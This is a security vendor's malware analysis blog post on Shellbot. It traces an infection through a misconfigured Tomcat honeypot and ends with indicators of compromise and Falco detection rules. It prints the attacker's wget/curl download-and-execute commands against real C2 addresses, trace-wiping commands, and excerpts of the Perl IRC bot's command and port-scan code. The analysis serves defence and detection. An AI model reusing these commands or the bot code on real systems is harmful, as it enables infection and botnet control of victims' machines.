Malware analysis: Hands-On Shellbot malware

sysdig.com/blog/malware-analysis-shellbot-sysdig/

By Alberto Pellitteri November 2, 2021

Malware analysis is a fundamental factor in the improvement of the incident detection and resolution systems of any company. The **Sysdig Security Research team** is going to cover how this **Shellbot malware** works and how to detect it.

Shellbot malware is still widespread. We recorded numerous incidents despite this being a relatively old and known attack that is also available on open Github repositories.

When the malware is successfully **deployed on a targeted system**, it may be used for different purposes according to the **instructions received from its related IRC server,** such as**:**


- Downloading several files to **persistence**.
- Running a port scanning to **discover** the entire network.
- Performing **data exfiltration**.
- Participating in a **distributed denial of service** (DDoS).

What is Shellbot malware?

Shellbot malware enables the attackers to communicate with the C&C server in order to run commands within the victim machine. The C&C server, also called the IRC server in this scenario, is able to directly send some messages to its victims' machines as a means to keep the communication channel alive and to specify what commands they have to run.

Its peculiarity is that **the victim machine downloads** and launches **multiple binaries** after the first execution. Many of them have the same purpose but are conceived for different OS (32/64 bits) and CPUs (arm, mips).

To analyze the malware, we use our honeypot with misconfigured services to see real traces of different binaries. Let's begin with a quick overview of Shellbot malware behavior:



1. The entry point of this Shellbot malware was a misconfigured Tomcat application, with default credentials for its dashboard management.
2. The first command downloaded `initd` script that set the stage for the shellbot malware.
3. Once executed, this first script:
    1. Downloaded several binaries and scripts.
    2. Erased the traces of the new downloads to prevent their detection.
4. `Ulimit.sh` script tried to increase the user process resource limits.
5. `Bash.sh` script, instead, continuously loops to check among the sockets for some specific process ID (PID) to be killed.
6. Finally, some other binaries were downloaded as Perl scripts or ELF files, conceived to make the malware runnable over different platforms. These are the real Shellbot malware that forces the victim to communicate with the IRC server, executing and running whatever it wants.

In our malware analysis, we experienced that the victim container was exploited for the purpose of causing a DoS to some remote domains, flooding it with thousands of packets.

Let's dig deeper into the details of this Shellbot malware to see how it exactly works, and understand the malicious behavior to learn how to detect it with open source Falco.

Shellbot malware in depth

#1 Initial Access – Hacked Tomcat and the `initd` script

The attacker gained access to the Tomcat container, brute forcing its default credentials and spawning a reverse shell. It ran the following command in order to download the first bash script:

```
Reverse shell commands detected in the pod or host. curl
http://192.99.43.212/initd -o /tmp/initd res=0 exe=curl
args=http://192.99.43.212/initd.-o./tmp/initd. tid=38987
9(curl) pid=389879(curl) ptid=66424(java) cwd= fdlimit=1
```

This script first removed the traces in case it has already existed in the container, and then it downloaded these other files to be executed:

```
cd /tmp; wget http://192.99.43.212/54545asd5asd45as45/mizakotropistax64; curl -O
http://192.99.43.212/54545asd5asd45as45/mizakotropistax64; cat mizakotropistax64
>x0000x;chmod +x *;nice -20 ./x0000x dedicated
cd /tmp; wget http://192.99.43.212/craton.pl -O /tmp/craton.pl; curl
http://192.99.43.212/craton.pl -o /tmp/craton.pl; chmod 777 /tmp/craton.pl; perl
/tmp/craton.pl; rm -rf /tmp/craton.pl; rm -rf /tmp/craton.pl.*
cd /tmp; wget http://192.99.43.212/bash.sh; curl http://192.99.43.212/bash.sh -o
bash.sh; chmod 777 bash.sh; nohup bash bash.sh &
cd /tmp; wget http://192.99.43.212/ulimit.sh; curl http://192.99.43.212/ulimit.sh -o
ulimit.sh; chmod 777 ulimit.sh; bash ulimit.sh; rm -rf ulimit.sh
cd /tmp; wget http://144.217.249.55/bot.pl -O /tmp/bot.pl --quiet; curl -s
http://144.217.249.55/bot.pl -o /tmp/bot.pl; perl /tmp/bot.pl; rm -rf /tmp/bot.pl; rm
-rf /tmp/bot.pl.1
mkdir /tmp/.logs/
cd /tmp; wget http://144.217.249.55/apachelogd -O /tmp/.logs/apachelogd; curl
http://144.217.249.55/apachelogd -o /tmp/.logs/apachelogd; chmod +x
/tmp/.logs/apachelogd; rm -rf /tmp/.logs/apachelogd.*
```

It modified the shell configuration file so that it will download the files again when the user opens a new terminal.

In the end, the **malware removed all files, the history, and whatever it had** fetched from the IRC server.

```
...
rm -rf /var/tmp/bot.pl
rm -rf /tmp/bot.pl
rm -rf bot.pl
rm -rf bot.pl.1
rm -rf /tmp/bot.pl.1
rm -rf /var/tmp/bot.pl.1
rm -rf /var/tmp/meca.pl
rm -rf /var/tmp/meca2.pl
rm -rf /tmp/meca2.pl
rm -rf /tmp/meca.pl
rm -rf /tmp/mizakotropista*
rm -rf /tmp/x0000x*
rm -rf /tmp/*.sh
rm -rf /tmp/*.pl.*
...
```

#2 Malware capabilities limitless – `ulimit.sh` script

This `ulimit.sh` script initially checked the `$EUID` variable as a way to see if the attacker had root permissions. If so, it ran the `ulimit` command that allowed setting resource limits, like the maximum number of user processes (`-u`), maximum scheduling priority (`-e`), and so on.

```
...
ulimit -u unlimited
ulimit -s unlimited
ulimit -q unlimited
ulimit -n 999999
ulimit -l unlimited
ulimit -i unlimited
ulimit -c unlimited
ulimit -e unlimited
ulimit -r unlimited
...
```

#3 Stealth malware activities – `bash.sh` script

`bash.sh` script looped endlessly to remove any evidence that this attack had existed, and `initd` script did so too.

In fact, it printed out all sockets with their process name and process ID, searching for some specific ones to be killed with the `kill -9` command.
Then, it removed some evidence, slept one second, and looped again.

```
while true
Do
netstat -anp | grep '666' | awk '{print $7}'| awk -F'[/]' '{print $1}' | xargs kill
-9
netstat -anp | grep '107.172' | awk '{print $7}'| awk -F'[/]' '{print $1}' | xargs
kill -9
rm -rf /tmp/*.arm
rm -rf /tmp/*.arm5n
rm -rf /tmp/*.arm7
rm -rf /tmp/*.m68k
rm -rf /tmp/*.mips
rm -rf /tmp/*.mpsl
rm -rf /tmp/*.ppc
rm -rf /tmp/*.sh4
...
```

#4 The Shellbot core: `bot.pl` and `craton.pl`

To run the malware analysis on our pod, the `initd` script had initially downloaded binaries, like *mizakotropistax86* and some Perl scripts. By the way, the real purpose of these binaries is the same, so we are going to give a look at the Perl ones.

`Bot.pl` and `craton.pl` are two identical scripts used to communicate with different IRC servers, via different ports. This Perl script is also available on Github and could be modified by the attackers to customize the malware behavior and what the IRC server wants to do, as well as bypass typical blacklist methods to detect malware.

Let's give a look at this script.

Static code analysis for the Perl scripts

Initially, the IRC server IP and its port are defined:

```
my $servidor='192.99.43.212' unless $servidor;
my $porta='2894';
my @canais=("#spoof");
my @adms=("r00x");
```

The script also specified how to handle some signals, adding a reference to the signal key value. In this case, using the `'IGNORE'` value, the process can be able to ignore the following signals:

```
$SIG{'INT'} = 'IGNORE';
$SIG{'HUP'} = 'IGNORE';
$SIG{'TERM'} = 'IGNORE';
$SIG{'CHLD'} = 'IGNORE';
$SIG{'PS'} = 'IGNORE';
```

Moreover, the script initially declared the usage of the `IO::Socket` interface, which provides an object-oriented way to create and handle sockets. With this interface, it sets the socket first and runs the `can_read()` method in order to receive an array of handles ready

for reading.

```
…
my @ready = $sel_cliente->can_read(0.6);
next unless(@ready);
foreach $fh (@ready) {
        $IRC_cur_socket = $fh;
        $meunick = $irc_servers{$IRC_cur_socket}{'nick'};
        $nread = sysread($fh, $msg, 4096);
        if ($nread == 0) {
                $sel_cliente->remove($fh);
                $fh->close;
                delete($irc_servers{$fh});
        }
        @lines = split (/n/, $msg);
        for(my $c=0; $c<= $#lines; $c++) {
                $line = $lines[$c];
                $line=$line_temp.$line if ($line_temp);
                $line_temp='';
                $line =~ s/r$//;
                unless ($c == $#lines) {
                        parse("$line");
                } else {
                        if ($#lines == 0) {
                                parse("$line");
                        } elsif ($lines[$c] =~ /r$/) {
                                parse("$line");
                         } elsif ($line =~ /^(S+) NOTICE AUTH :***/) {
                                parse("$line");
                        } else {
                                $line_temp = $line;
                        }
                }
        }
}
...
```

For each handle obtained, the script reads `4096 bytes` from the socket, stores them into `$msg` variable, and splits each message by the newline character into many lines.

Once these lines have been separated, the script calls `parse()` subroutine on each one to match specific regular expressions that will force the bot, and also the victim system, to do whatever the IRC server wants.

Here are some patterns that can be parsed inside each line received from the IRC server, and that encode a specific execution to be run from the target system.

> Here is the PING-PONG exchange that is used to keep the communication channel alive between the bot and the IRC server. It also follows an example of how this exchange appears, analyzing the capture with Sysdig Inspect.

```
if ($servarg =~ /^PING :(.*)/) {
        sendraw("PONG :$1");
}
```

```
bash (1081818:331) > read fd=3(<4t>100.96.2.113:51964->5.188.4.34:6667) size=4096
bash (1081818:331) < read res=22 data=PING :irc.cobalt.com..
bash (1081818:331) > write fd=3(<4t>100.96.2.113:51964->5.188.4.34:6667) size=21
bash (1081818:331) < write res=21 data=PONG :irc.cobalt.com.
```

The IRC server can also request to download some specific resources within the victim machine. In this case, the machine calls another function to fetch that specific resource, storing it into the file system.

```
elsif ($funcarg =~ /^download\s+(.*)\s+(.*)/) {
        getstore("$1", "$2");
        sendraw($IRC_cur_socket, "PRIVMSG $printl :Download de $2 ($1) Concluido!")
if($estatisticas);
}
```

It can also ask to perform a port scanning, which has the purpose to contact some specific ports of the target IP or a full-port scanning. The information collected about the open ports will be sent back to the IRC server.

```
if ($funcarg =~ /^portscan (.*)/) {
        my $hostip="$1";
        my @portas=("21","22","23","25","53","80","110","143");
        my (@aberta, %porta_banner);
        foreach my $porta (@portas)  {
                my $scansock = IO::Socket::INET->new(PeerAddr => $hostip, PeerPort =>
$porta, Proto => 'tcp', Timeout => 4);
                if ($scansock) {
                        push (@aberta, $porta);
                        $scansock->close;
                }
        }
        if (@aberta) {
                sendraw($IRC_cur_socket, "PRIVMSG $printl :Portas abertas: @aberta");
        } else {
                sendraw($IRC_cur_socket,"PRIVMSG $printl :Nenhuma porta aberta foi
encontrada.");
        }
}
```

```
elsif ($funcarg =~ /^fullportscan\s+(.*)\s+(\d+)\s+(\d+)/) {
        my $hostname="$1";
        my $portainicial = "$2";
        my $portafinal = "$3";
        my (@abertas, %porta_banner);
        foreach my $porta ($portainicial..$portafinal) {
                my $scansock = IO::Socket::INET->new(PeerAddr => $hostname, PeerPort
=> $porta, Proto => 'tcp', Timeout => 4);
                if ($scansock) {
                        push (@abertas, $porta);
                        $scansock->close;
                        if ($estatisticas) {
                                sendraw($IRC_cur_socket, "PRIVMSG $printl :Porta
$porta aberta em $hostname");
                        }
                }
        }
        if (@abertas) {
                sendraw($IRC_cur_socket, "PRIVMSG $printl :Portas abertas:
@abertas");
        } else {
                sendraw($IRC_cur_socket,"PRIVMSG $printl :Nenhuma porta aberta foi
encontrada.");
        }
}
```


> The two sides can also send “private messages” in order to perform data exfiltration, exchange other information, or run more specific commands.

#5 The flooding binary: `apachelogd`


This binary was downloaded at the beginning of the Shellbot infection from the `initd` bash script that we mentioned before.

It’s quite interesting that the binary remains stealthy until a remote command is received by the IRC server.

As a matter of fact, several hours after receiving the attack, we noticed this command execution:



After that, our container started flooding the domain specified in the command line, always targeting the same recipient port but continuously changing the client port.



Summary of IOC and suspicious activities detected

IPs & URLs

- 192.99.43.212
- 144.217.249.55
- 141.95.19.123
- https://cadastramentoltau.com/

Files and their SHA256:

- `Initd`
  718db42305a8d5b4c3ff74a05037de2f5e679db24bf86b8e88ab34c490699ea3
- `Bash.sh`
  a5e010b0abf603facae5676c2c37f7063f6efc12bc7c863982bff133ec547a3f
- `Ulimit.sh`
  db5382c0ef1b204672b4168425d737380288653ac74360b39f1ec466a5a47eb9
- `Bot.pl`
  d4bbe4087175d3981b2925b77c24baffd8e086c2f9df7179d142e00e7e2ec3ce
- `Craton.pl`
  7046260a23088b52debdeb701032db0352323ed26d9816daa4a53222b26ca720
- `Mizakotropistax86`
  5d6f674a7abab5e60548531a69e6ecb23cc2e2fe823cd7f8ccac6928db5f757e
- `Apachelogd`
  387099a6c011c0074b9a368a7d3818e3daab0b24527b65d589b583772f5e1c56

Suspicious behavior

A few suspicious activities worth mentioning in our malware analysis:

- `wget` or `curl` commands inside a container at runtime (not build time).
- Writing below `/tmp` folder and giving the execution permissions at run time to new files may be a sign of future malware execution.
- File removal and history deletion can represent that something wants to hide its tracks.
- Network communication with the IRC server and anomaly outbound traffic over the internet.

Once we have identified these activities, we see how we can perform their detection.

Detecting malware execution with Falco

The detection of this Shellbot malware and other generic ones can be done using Falco in order to spot suspicious connections or malicious binary downloads and executions.

Falco is the CNCF open-source project, used to detect unexpected application behavior and send alerts at runtime.

You can leverage its **powerful and flexible rules language** to match suspicious behaviors, generating event alerts. It comes with a predefined set of rules, but you can also customize them or create new ones that fit your needs as you want.

Here, you can see some useful custom rules.

```
- rule: Unexpected outbound connection destination
  desc: Detect any outbound connection to a destination outside of an allowed set of
ips, networks, or domain names
  condition: >
    consider_all_outbound_conns and outbound and not
    ((fd.sip in (allowed_outbound_destination_ipaddrs)) or
     (fd.snet in (allowed_outbound_destination_networks)) or
     (fd.sip.name in (allowed_outbound_destination_domains)))
  output: Disallowed outbound connection destination (command=%proc.cmdline
connection=%fd.name user=%user.name user_loginuid=%user.loginuid
container_id=%container.id image=%container.image.repository)
  priority: NOTICE
  tags: [network]

- rule: Modify Shell Configuration File
  desc: Detect attempt to modify shell configuration files
  condition: >
    open_write and
    (fd.filename in (shell_config_filenames) or
     fd.name in (shell_config_files) or
     fd.directory in (shell_config_directories))
    and not proc.name in (shell_binaries)
    and not exe_running_docker_save
  output: >
    a shell configuration file has been modified (user=%user.name
user_loginuid=%user.loginuid command=%proc.cmdline pcmdline=%proc.pcmdline
file=%fd.name container_id=%container.id image=%container.image.repository)
  priority:
    WARNING
  tags: [file, mitre_persistence]

- rule: Interpreted procs outbound network activity
  desc: Any outbound network activity performed by any interpreted program (perl,
python, ruby, etc.)
  condition: >
    (outbound and consider_interpreted_outbound
     and interpreted_procs)
  output: >
    Interpreted program performed outgoing network connection
    (user=%user.name user_loginuid=%user.loginuid command=%proc.cmdline
connection=%fd.name container_id=%container.id image=%container.image.repository)
  priority: NOTICE
  tags: [network, mitre_exfiltration]

- rule: Container Drift Detected (chmod)
  desc: New executable created in a container due to chmod
  condition: >
    chmod and
    consider_all_chmods and
    container and
    not runc_writing_var_lib_docker and
    not user_known_container_drift_activities and
    evt.rawres>=0 and
    ((evt.arg.mode contains "S_IXUSR") or
    (evt.arg.mode contains "S_IXGRP") or
```

```
    (evt.arg.mode contains "S_IXOTH"))
  exceptions:
    - name: proc_name_image_suffix
      fields: [proc.name, container.image.repository]
      comps: [in, endswith]
    - name: cmdline_file
      fields: [proc.cmdline, fd.name]
      comps: [in, in]
      values:
        - [["runc:[1:CHILD] init"], [/exec.fifo]]
  output: Drift detected (chmod), new executable created in a container
(user=%user.name user_loginuid=%user.loginuid command=%proc.cmdline
filename=%evt.arg.filename name=%evt.arg.name mode=%evt.arg.mode event=%evt.type)
  priority: ERROR

- rule: Outbound Connection to C2 Servers
  desc: Detect outbound connection to command & control servers
  condition: outbound and fd.sip in (c2_server_ip_list)
  exceptions:
    - name: proc_proto_sport
      fields: [proc.name, fd.l4proto, fd.sport]
  output: Outbound connection to C2 server (command=%proc.cmdline connection=%fd.name
user=%user.name user_loginuid=%user.loginuid container_id=%container.id
image=%container.image.repository)
  priority: WARNING
  tags: [network]
```


You can check the full rule descriptions on GitHub.

These Falco rules can detect suspicious outbound and inbound traffic, with or without interpreted programs, like perl. They can also spot other common behaviors that this Shellbot malware adopts, like giving execution permission to the downloaded files or modifying the shell configuration file.

Detecting with Sysdig Secure

The Sysdig Secure DevOps Platform is built on top of Falco and can also be used to detect this attack. For example, DevOps can:

- Create a policy to detect any **destination IPs or ports** which are not in the white list.
- Create a policy to detect any **binaries and scripts launched** which are not in the allow list (e.g., `craton.pl,bot.pl`, `etc`.).
- Create a policy to detect any **execution by interpreted programs**, like Perl, if it is not expected.



The `c2_server_ip_list` can be filled with the malicious IP that we found.

```
- list: c2_server_ip_list                                    Secure UI
  append: true
  items: ["192.99.43.212", "144.217.249.55", "141.95.19.123"]
```

Moreover, you can also prevent any of these behaviors, killing and restarting the involved systems when your Falco rules are triggered.

Conclusion

The **Sysdig Security Research team** dug deep into Shellbot malware architecture and malicious activity to improve the detection systems.

We covered a counter-trend malware that can compromise your system, giving the attacker the possibility to download new files, open connections, leverage your machine to launch DDoS attacks to a specific target, and so on.

So, the system administrator must always adopt tools in order to detect suspicious behaviors and anomalous connections. Thus, they can protect the integrity of their environment, and keep all the services and software up to date to avoid becoming a zombie system.

If you would like to find out more about Falco:

- Get started at Falco.org.
- Check out the Falco project on GitHub.
- Get involved with the Falco community.
- Meet the maintainers on the Falco Slack.
- Follow @falco_org on Twitter.

At Sysdig Secure, we extend Falco with out-of-the-box rules, along with other open source projects, making it even easier to work with and manage Kubernetes security. Register for our Free 30-day trial and see for yourself!

The Sysdig Secure DevOps Platform provides security to confidently run containers, Kubernetes, and cloud services. With Sysdig, you can secure the build pipeline, detect and respond to runtime threats, continuously validate compliance, and monitor and troubleshoot cloud infrastructure and services. Try it today!